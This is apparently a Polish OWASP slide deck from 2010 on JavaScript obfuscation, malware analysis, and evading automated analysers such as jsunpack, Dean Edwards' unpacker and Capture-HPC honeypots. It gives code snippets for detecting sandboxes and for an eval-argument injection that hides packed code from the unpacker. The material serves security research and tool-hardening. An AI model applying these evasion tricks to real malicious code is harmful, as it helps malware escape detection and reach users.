



Tworzenie, zaciemnianie i analiza złośliwego kodu JavaScript

Krzysztof Kotowicz
PHP Developer

<http://web.eskot.pl>
Medycyna Praktyczna
krzysztof@kotowicz.net

OWASP
Czerwiec 2010


Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>

Plan

- Teoria - Zaciemnianie i analiza
 - ogólnie
 - w JavaScript
- Praktyka - omijanie automatycznych analizatorów
 - jsunpack
 - JavaScript unpacker
 - Capture-HPC


Teoria



Zaciemnianie kodu

Cel - **utrudnić** analizę


The ONLY VALID MEASUREMENT
OF CODE QUALITY: WTFs/MINUTE



Zaciemnianie kodu

- Nie jest możliwe "zaciemnienie absolutne"
[\[cs.princeton.edu\]](http://cs.princeton.edu)
- Analiza jako debugging

Debugging is **twice as hard** as writing a program in the first place. So if you're as clever as you can be when you write it, how will you ever debug it?



Brian Kernighan, The Elements of Programming Style

Metody zaciemniania

- `for` \Rightarrow `while` + `if`
- Iteracja \Rightarrow rekursja
- Skomplikowane wyrażenia logiczne
- Martwe gałęzie kodu (*dummy code*)
- Quasitautologie [\[blog.didierstevens.com\]](http://blog.didierstevens.com)
- Enigmatyczne nazwy


Metody zaciemniania cd.

JavaScript to język dynamiczny i funkcyjny

- Kod tworzony dynamicznie – eval
- `String.fromCharCode`, `unescape`
- Wyrażenia regularne - `String.replace`
- Packery, np.
 - [\[dean.edwards.name\]](#)
 - [\[developer.yahoo.com\]](#)
 - [\[malwareguru.org\]](#)
 - [\[closure-compiler.appspot.com\]](#)
- Inne - np. WhiteSpace Obfuscation [\[ktcorpsecurity.com\]](#)

Aktywna obrona przed analizą


- `Function.toString` / `arguments.callee.toString` [\[isc.sans.org\]](http://isc.sans.org)
- autoszyfrowanie [\[isc.sans.org\]](http://isc.sans.org)
- wykrywanie przeglądarki
 - DOM
 - `window`, `navigator`
 - timingi
 - cookies
 - pozycja myszki, rozdzielczość ekranu
- Kod tylko raz dla IP [\[research.zscaler.com\]](http://research.zscaler.com)



Obrona przed analizą – specyfika języka

```
function is_even(n) {  
    var parameter_is_even =  
        (n % 2) == 0 ? true : false;  
  
    return  
        parameter_is_even;  
}  
  
alert(is_even(16));
```

Rozwiązanie



Jak analizować JavaScript?

- **Poznaj JavaScript!**
- Obserwuj efekty działania kodu w kontrolowanym środowisku
 - Przeładuj funkcje
 - `eval`
 - `String.fromCharCode`
- Stopniowo odciemniaj
- Miej cierpliwość, bądź pomysłowy

Analiza JavaScript ...

- Bardziej heurystyka niż algorytm
- Proces bardziej ręczny niż automatyczny
- Człowiek jest niezbędny
- Narzędzia pomagają, ale zawodzą!

Praktyka



jsunpack

- Uruchamia JS wewnątrz środowiska SpiderMonkey [\[mozilla.org\]](http://mozilla.org)
- Na podstawie URL, PCAP, pliku JS/HTML...
- SM jest wzbogacony o:
 - emulację DOM
 - emulację obiektów przeglądarki
 - uruchomienie zdarzeń `onload()`
- monitoruje m.in. `eval()`, `setTimeout()`
- skanuje używając sygnatur

jsunpack - słabe punkty

- Emuluje środowisko przeglądarki
- Kod, który się nie wykona jest sprawdzany wyłącznie sygnaturami

Ominięcie zabezpieczeń

```
if (fake_browser) {  
    do_no_harm();  
} else {  
    redirect_to_malicious_website();  
    // or obfuscate an exploit  
}
```

- Musimy wykryć, że kod działa w jsunpack

Jak wykryć jsunpack?

Na wiele sposobów:

- Zła implementacja `window.location`
`window.location.host` = ścieżka do pliku

```
fake_browser = window.location.host.match('/');
```

- Dodaje swoje zmienne globalne

```
fake_browser = (typeof my_location !== "undefined");  
// my_navigator, my_activex, my_element,  
// the_activex, app, ...
```

Jak wykryć jsunpack cd.

- Podmienia/dodaje niektóre funkcje

```
fake_browser = (window.open.toString().match(/print/));  
fake_browser = (alert.toString().match(/{\s*}/));
```

- Niepełna emulacja obiektów

```
fake_browser = (typeof  
    PluginArray.prototype.refresh == "undefined");  
fake_browser = (document.title == 'My Title');
```

Jsunpack - bonus

- jsunpack wykonuje nie tylko JavaScript

```
<script type="text/dummy">  
  // good enough for jsunpack  
</script>
```

- Kod wykona się w jsunpack, ale nie w przeglądarkach

DEMO 1



jsunpack - podsumowanie

- Można łatwo wykryć, że JavaScript działa w sandboxie jsunpack
- Można to wykorzystać to niepodejmowania złośliwych działań
- Jeśli złośliwy kod jest zaciemniony, ominie sygnatury
- Automatyczna analiza jsunpack nie wykryje niczego

Dean Edwards' Unpacker

A JavaScript Decompressor [\[dean.edwards.name\]](http://dean.edwards.name)

- Odwraca działanie packera tego samego autora
- Zasada działania packera:

```
eval(function(p,a,c,k,e,r){/*kod*/}(para,metry))  
  
var packer = function(p,a,c,k,e,r) {};  
var s = packer(para,metry);  
eval(s);
```

Dekompresja - krok 1

- Zastąp `eval()` przypisaniem do zmiennej znakowej

```
// spakowany kod w zmiennej input
var input="eval(function(p,a,c,k....";

eval("var value=String" +
input.slice(4)); // obcinamy "eval"

// w efekcie wykonany kod:
var value=String(function(p,a,c,k..);
```

- W `value` jest zdekompresowany kod

Dekompresja - krok 1

- Zastąp `eval()` przypisaniem do zmiennej znakowej

```
// spakowany kod w zmiennej input
var input="eval(function(p,a,c,k....";

eval("var value=String" +
input.slice(4)); // obcinamy "eval"

// w efekcie wykonany kod:
var value=String(function(p,a,c,k..);
```

- W `value` jest zdekompresowany kod
- Wykonanie sklejonego kodu!

Dekompresja - krok 2

- Użyj `Function.toString()`, żeby wyświetlić kod

```
eval(  
  "var unpacked = function() {"  
  + value + "}"  
);  
alert(unpacked.toString());
```

- Rozpakowany kod NIE WYKONUJE SIĘ
- Disclaimer - rzeczywisty kod jest trochę inny, tutaj upraszczam

Dean Edwards Unpacker - słabe punkty

- Sklejanie zmiennych znakowych i wykonywanie sklejonego kodu (*injection, anyone?*)
- Użycie stałej - obcinamy na ślepo 4 pierwsze znaki
- `eval()` bez walidacji parametru
- Polega na `Function.toString()`

Dean Edwards Unpacker - rozbijanie

- `eval()` używa jednego parametru
- `String()` używa jednego parametru
- ...ale możemy podać więcej :)

```
eval("code");  
eval("code", "ignored");  
eval("code", malicious());  
String("code", malicious());
```

- Arbitrary code execution bez zmieniania funkcji `packer`!

Dean Edwards Unpacker - rozbrajanie cd.

```
eval(function(p,a,c,k,e,r){...}(para,metr  
y),malicious());  
  
var  
value=String(function(p,a,c,k,e,r){...}(p  
ara,metry),malicious());
```

- malicious() wykona się w spakowanym kodzie, jak i w dekompresorze

Dean Edwards Unpacker - rozbrajanie cd.

Jak to wykorzystać?

- Unpacker wykorzystuje `Function.toString()`
- Podmieńmy ją!
- `malicious()` to np. zaciemniony:

```
Function.prototype.toString = function()  
{  
    return 'harmless code';  
}
```

DEMO 2



Dean Edwards Unpacker - point of concept

dean.edwards.name/unpacker/

[my](#) | [weblog](#) | [about](#) | [contact](#) | [search](#)

A JavaScript Decompressor.

version 1.0

Paste:

```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String))
{while(c--)r[c]=k[c]||c;k=[function(e){return r[e]}};e=function(){return'\\w+'};
c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return
p}('0(\\'1 2 3\\');','4,4,'alert|i|am|evil'.split('|'),0,{}))
```

Unack

Copy:

```
/*all your base are belong to us*/;
```

Honeypoty wysoko interaktywne

Na przykładzie **Capture-HPC** [\[projects.honeynet.org\]](http://projects.honeynet.org)


- Kod wykonuje się w rzeczywistej przeglądarce na maszynie wirtualnej
- Serwer dostarcza listę adresów URL
- Klient uruchamia przeglądarki i czeka...
- Monitorowane są **efekty działania** kodu
 - System plików
 - Rejestr
 - Procesy
- Jeśli dzieje się coś podejrzanego, URL klasyfikowany jako złośliwy

Honeypoty wysoko interaktywne cd.

- ☹ Środowisko uruchomieniowe jest takie samo
- ☹ Nie ma żadnej emulacji

Czy da się wykryć, że jesteśmy śledzeni?

Słaby punkt



Honeypoty wysoko interaktywne - automat



- Nie rusza myszką
- Nie klika
- Nie przeciąga
- Nie nawiguje po stronie
- Jest „głupi”

Honeypoty wysoko interaktywne - internauta



- Rusza myszką
- Klika
- Przeciąga
- Nawiguje po stronie
- Jest głupi

Honeypoty wysoko inter. – social engineering




Honeypoty wysoko inter. – social engineering

Zapisy z Tupolewa

← Poprzednie 3 / 41 Następne →

МІНСКІ ГОСУДАРСТВЕННИЙ АВАІАЦЫЯНЫЙ КОМІТЭТ		ІІІ: ПОДЛЕЖАТ РАЗГЛАШЭННЯ		
10:03:20,1	10:03:21,8	2П	(нрзб) за большую воду...	(niezr.) za wielką wodę...
10:03:22,3	10:03:25,0	2П	(нрзб) за большую воду на четырёхзвездочного генерала.	(niezr.) za wielką wodę na czterogwiazdkowego generała.
10:03:30,8	10:03:35,2	2П	И теперь он так (нв), так как ему надо ещё полетать 40 часов.	I teraz tak zapierdala, bo musi jeszcze nalatuć 40 godzin.
10:03:35,8	10:03:43,9	2П	Нет, а если он не может, то тогда, наверное, тогда он (нв) в Познань.	Nie, a jeżeli nie może, to wiesz, wtedy zapierdala do Poznania.
10:03:47,0	10:03:54,4	A	(нрзб).	(niezr.).
10:03:54,1	10:04:01,3	A	На окончании карьеры, вероятно, он ещё (нрзб) за соответствующую (нрзб).	Na koniec kariery pewnie jeszcze (niezr.) za odpowiednią (niezr.).
10:04:02,4	10:04:09,7	Д	DHS contact Minsk118 correction 120,125	DHS contact Minsk118 correction 120,125.
10:04:04,1	10:04:09,6	A	(нрзб) командир не знал (нрзб).	(niezr.) dowódca nie wiedział (niezr.).
10:04:11,4	10:04:14,8	A	Это будет... наверняка будет. И него не будет видно.	To będzie... makabra będzie. Nic nie będzie widać.
10:04:15,4	10:04:18,6	Д	DCMHS.	DCMHS.
10:04:16,7	10:04:17,2	2П	Cargo.	Cargo.
10:04:19,7	10:04:34,2	A	(нрзб).	(niezr.).
10:04:29,6	10:04:32,2	Д	DCMHS.	DCMHS.
10:04:33,1	10:04:34,2	DCMHS	Go ahead.	Go ahead.



Honeypoty wysoko inter. - podsumowanie

- Nie ma warstwy emulacji – nie można wykryć różnic
- Kod wykonuje się w rzeczywistym środowisku
- Najsłabszym punktem brak „czynnika ludzkiego”
- Uruchomienie złośliwego kodu po interakcji ze stroną

Podsumowanie

- Zaciemnianie tylko spowalnia analizę
- Kod może aktywnie "bronić się"
- Do kompletnej analizy niezbędny jest człowiek
- Analiza wymaga dużych umiejętności
- Narzędzia automatyczne można oszukać
 - niedoskonałość emulacji
 - błędy
 - niepełna interakcja ze stroną

Linki

Narzędzia

- jsunpack.blogspot.com
- dean.edwards.name/unpacker/
- projects.honeynet.org/capture-hpc
- malzilla.sourceforge.net

Zaciemnianie i analiza

- isc.sans.org/diary.html
- www.malwareguru.org
- delicious.com/koto/obfuscation
- closure-compiler.appspot.com
- tinyurl.com/bootcamp20

JavaScript

- www.slideshare.net/ferrantes/just-advanced-javascript
- jsninja.com